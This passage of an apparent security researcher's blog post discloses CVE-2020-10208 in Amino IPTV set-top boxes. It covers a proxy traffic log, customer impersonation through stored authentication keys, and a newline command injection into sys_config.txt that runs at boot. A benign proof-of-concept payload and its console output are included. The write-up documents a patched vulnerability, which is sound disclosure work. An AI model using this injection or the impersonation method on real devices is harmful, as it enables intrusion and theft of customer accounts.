
I changed the proxy to point to a Burp instance on my laptop (over the internet) and rebooted the device. I was then presented with a certificate error on my TV screen, and by pressing the ‘OK’ button on my remote I could simply accept the certificate and continue.



6824	https://iptv.caiway.nl	GET	/client-portal/device/entone
6825	https://iptv.caiway.nl	GET	/client-portal/fokuson/load/?module=ENGINE_2_0_36&buildid=3.23.15.3231520738&device=ENTONE
6826	https://iptv.caiway.nl	GET	/client-portal/modernizr.custom.js
6827	https://iptv.caiway.nl	GET	/client-portal/images/hour-glass-default.png
6828	https://iptv.caiway.nl	GET	/client-portal/favicon.ico
6829	https://iptv.caiway.nl	GET	/client-portal/fokuson/load/?module=CORE&module=UI&module=ENVIRONMENT&buildid=3.23.15.3231520738&devi...
6830	https://iptv.caiway.nl	GET	/client-portal/json-facade/CommonPropertyFacade.getStringProperties?key=logical.channel.numbers.enabled&key=ch...
6831	https://iptv.caiway.nl	POST	/client-portal/rs/device/updatedevice2
6832	https://iptv.caiway.nl	GET	/client-portal/json-facade/ResourceFacade.getCoreOptions
6833	https://iptv.caiway.nl	GET	/client-portal/auth/rs/channels/bytype?subscribed=true&applyfavorites=true&applylocks=true&allchannelids=true
6834	https://iptv.caiway.nl	POST	/client-portal/restricted/dwr/call/plaincall/ProfileFacade.getProfile.dwr
6835	https://iptv.caiway.nl	POST	/client-portal/restricted/dwr/call/plaincall/CustomerFacade.getCustomerData.dwr
6836	https://iptv.caiway.nl	GET	/client-portal/rs/product/63
6837	https://iptv.caiway.nl	GET	/client-portal/rs/product/73
6838	https://iptv.caiway.nl	GET	/client-portal/fokuson/load/?module=PVR&device=ENTONE&buildid=3.23.15.3231520738
6839	https://iptv.caiway.nl	GET	/client-portal/rs/widgets?resolution=720p&groupid=23&groupid=35
6840	https://iptv.caiway.nl	GET	/epg-cache/query/?json=%7B%22channels%22%3A%5B%7B%22id%22%3A%2210.11.111.176.184.213.24.254.279.281.284.285.305.308.309.310.311%22%2C%22name%22%3A%22IPTV%22%2C%22type%22%3A%22TV%22%7D%5D%7D

After some investigation it turned out that an authentication key is stored on the device and is used to retrieve data from the Caiway website. For most data only the authentication key is sufficient and for some other data also a MAC address and/or hostname of the device are required. The data that can be retrieved contains the customer number, IPTV password, details about online recordings, and programming guide data.

Since all the required information is also available via the webserver on the device we can now impersonate any user and retrieve the customer number, password and get an overview of the user's recordings. We can also delete the recordings or add some new. And we can now use the retrieved password to watch pay-per-view or premium channels using another customer's account.



I was still looking for a way to remotely gain control over the STB. The `sys_config.txt` also contained network configuration settings, and I figured if one of the settings that I can change using the webserver is saved in this `config_sys.txt` file I might be able to inject newlines and overwrite the DNS or proxy settings.

None of the functions that I had already found until now saved any data in this config file, but by looking at the server binary in IDA / Ghidra I noticed that there were a lot more functions available then I had seen by looking at the traffic. The binary was a mess to read though, so I decided to create a quick wordlist with words that I extracted from the binary and ran Gobuster once more but now with a targeted wordlist.

### CVE-2020-10208 — Command Injection in EntoneWebEngine

I then stumbled upon the endpoint `/api/dial`. And it stored the settings inside the `sys_config.txt` file. After trying injecting a newline it appeared that actually worked! Depending if the device would accept a second configuration line with DNS or proxy I should now be able to configure a remote device with my own proxy & DNS.

This is the unmodified PUT request:



Which results in the following lines in the `sys_config.txt` file:

```
cc_display_font_dual=0 # default: 0
cc_display_pen_size_dual=0 #default: 0
cc_display_pen_style_dual=0 #default: 0
deep_color_format=1
dial_friendly_name="Amino STB"
dial_friendly_suffix=""
dvbt_upgrade_freq=701000000
external_antenna_power=1
hdcp_scheme=0
```

Then, sending a modified request including newlines and escaped double quotes:

```
{
  "dial_friendly_name":{
    "prefix":"Amino STB",
    "suffix":""
  },
  "NewVariable":"NewValue"
}
```

We get the following content in the sys\_config.txt file:

```
cc_display_pen_style_dual=0 #default: 0
deep_color_format=1
dial_friendly_name="Amino STB"
NewVariable="NewValue"
dial_friendly_suffix=""
dvbt_upgrade_freq=701000000
external_antenna_power=1
hdcp_scheme=0
```

I tried changing the DNS and rebooted the device (btw rebooting can also be done remotely using the webinterface :). To my surprise I was greeted with multiple syntax errors while booting the device (I had forgotten one of the double quotes). This sys\_config.txt file was actually sourced (imported) into multiple other shellscripts during boot. This meant I could inject commands in the config file and they would be executed at boot time. So now we have remote code execution on all STBs connected to the IPTV network!

Sending PUT request with a command:

Open in app ↗

Sign up Sign In

Search Medium

↓

Results in the following sys\_config.txt file:

```
cc_display_pen_style_dual=0 #default: 0
deep_color_format=1
dial_friendly_name="Amino STB"
NewVariable="$(echo w00000000000t >> /dev/console)"
dial_friendly_suffix=""
dvbt_upgrade_freq=701000000
external_antenna_power=1
```

And this is a snippet of the console output when booting:

```
***** Run video system detect 13.49 *****
***** init_display 13.50 *****
init_display
Color System information found in hwblk
w00000000000t
w00000000000t
***** Determining External RF modulator *****
External RFM not detected.
***** Done Determining External RF modulator *****
w00000000000t
Checking video frequency for single mode!
w00000000000t
for Europe
Pal Box, need detect scart switch
init scart for Aria7
w00000000000t
***** Disabled video fixed format *****
done init board
```

I was pretty much done at this point, but there was one more thing I just wanted to do; being able to stream my own content to all STBs in the network :)

Once you have shell access that was pretty easy. I could simply store my video file (an .mp4 for example) in the /tmp/mnt/persist directory of a device. Then I could start playing the file using the webserver:

**So there you go, that's how I pwned all the STBs in my ISPs IPTV network!**

Vulnerable Amino devices:

- AK45x series
- AK5xx series
- AK65x series
- Aria6xx series
- Aria7/AK7Xx series
- Kami7B

Updated firmware has been released for all devices.

Please feel free to connect with me on LinkedIn: <https://www.linkedin.com/in/l33t/>

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app